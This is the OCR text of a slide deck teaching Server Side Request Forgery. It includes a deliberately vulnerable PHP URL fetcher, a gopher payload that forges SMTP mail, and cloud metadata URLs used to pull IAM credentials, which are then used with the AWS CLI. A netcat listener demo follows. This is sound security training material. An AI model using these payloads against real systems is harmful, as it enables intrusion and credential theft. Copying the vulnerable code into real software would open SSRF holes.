
SSRF

Server Side Request Forgery

What is SSRF?



What is SSRF?

- Internal network discovery
- Ports and services scanning
- Local file reading
- Any TCP connection to any server
- Different wrappers
- May lead to RCE

Simple example

index.php — UNREGISTERED

index.php

```php
<?php

$image = $_GET['url'];
$ch = curl_init();
$optArray = array(
    CURLOPT_URL => $image,
    CURLOPT_RETURNTRANSFER => true
);
curl_setopt_array($ch, $optArray);
$imageData = base64_encode(curl_exec($ch));
curl_close($ch);
$src = 'data:;base64,'.$imageData;
echo '<img src="',$src,'">';

?>
```

Line 1, Column 1 — Tab Size: 4 — HTML


GET /?url=http://ya.ru/favicon.ico
...

→

<img
src="data:;base64,AAABAAEAEBAAAAEAI
ABoBAAAFgAAACgAAAAQAAAAIAAAAAE
AIAAAAAAAAAAQAABILAAASCwAAAAAAA
AAAAACgoKB+oKCg56CgoP+
...

Scan network

Scan hosts and ports
(response answer/response time)



Send E-mail

Use plain-text SMTP protocol for sending fake e-mails from authorized servers

```
$commands = array(
              'HELO bank.org',
              'MAIL FROM: <admin@bank.org>',
              'RCPT TO: <b0ss@bank.org>',
              'DATA',
              'Test mail',
              '.'
            );
            $payload = implode('%0A', $commands);
            header('Location: gopher://smtp.internal:25/
_'.$payload);
```

gopher://smtp.internal:25/_HELO%20bank.org%0AMAIL%20FROM:
%20<admin@bank.org>%0ARCPT%20TO:
%20<b0ss@bank.org>%0ADATA%0ATest%20mail%0A.

Clouds

Metadata API

AWS http://169.254.169.254/latest/user-data
Google Cloud http://169.254.169.254/computeMetadata/v1/
Digital Ocean http://169.254.169.254/metadata/v1.json
OpenStack/RackSpace http://169.254.169.254/openstack
Azure http://169.254.169.254/metadata/instance
Oracle Cloud http://169.254.169.254/opc/v1/instance/

Clouds

Metadata API

Request

http://169.254.169.254/latest/user-data/

Clouds

Metadata API

Response


```
  "data": {
  "code": 200,
  "body": "
#!/bin/bash -xe
echo 'KUBE_AWS_STACK_NAME=acme-prod-
Nodeasgspotpool2-AAAAAAAAAAAA' >> /etc/environment
...
run bash -c \"aws s3 --region $REGION cp s3://acme-kube-
prod-978bf8d902cab3b72271abf554bb539c/kube-aws/
clusters/acme-prod/exported/stacks/node-asg-spotpool2/
userdata-
worker-4d3482495353ecdc0b088d42510267be8160c26bff05
77915f5aa2a435077e5a /var/run/coreos/$USERDATA_FILE\"
...
}
```

Clouds

Metadata API

Request

http:/169.254.169.254/latest/meta-data/iam/security-credentials/

Response

```
"data": {
    "code": 200,
    "body": "eu-north-1-role.kube.nodes.asgspot2"
}
```

Clouds

Metadata API

Request

http:/169.254.169.254/latest/meta-data/iam/security-credentials/
eu-north-1-role.kube.nodes.asgspot2

Clouds

Metadata API

Response


```
"data": {
  "code": 200,
  "body": "
\"Code\" : \"Success\",
\"LastUpdated\" : \"2018-08-05T15:33:26Z\",
\"Type\" : \"AWS-HMAC\",
\"AccessKeyId\" : \"AKIAI44QH8DHBEXAMPLE\",
\"SecretAccessKey\" : \"wJalrXUtnFEMI/K7MDENG/
bPxRfiCYEXAMPLEKEY\",
\"Token\" : \"AQoDYXdzEJr[....]\",
\"Expiration\" : \"2018-08-05T22:00:54Z\"
  "
}"
```

Clouds

Metadata API


AWS Compromised!!1

```
$ export AWS_ACCESS_KEY_ID=AKIAI44QH8DHBEXAMPLE
$ export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/
bPxRfiCYEXAMPLEKEY
$ export AWS_SESSION_TOKEN=AQoDYXdzEJr[...]

$ aws ec2 describe-instances
[...]
```


Wrappers time!

Local file reading with file://




Wrappers time!

Access to internal network:



Test if wrapper enabled:



Wrappers time!

Clear-text TCP connection via gopher


```
root@segflt:~# nc -lvvp 21
listening on [any] 21 ...
192.168.186.1: inverse host lookup failed: Unknown host
connect to [192.168.186.167] from (UNKNOWN) [192.168.186.1] 51028
123456
```

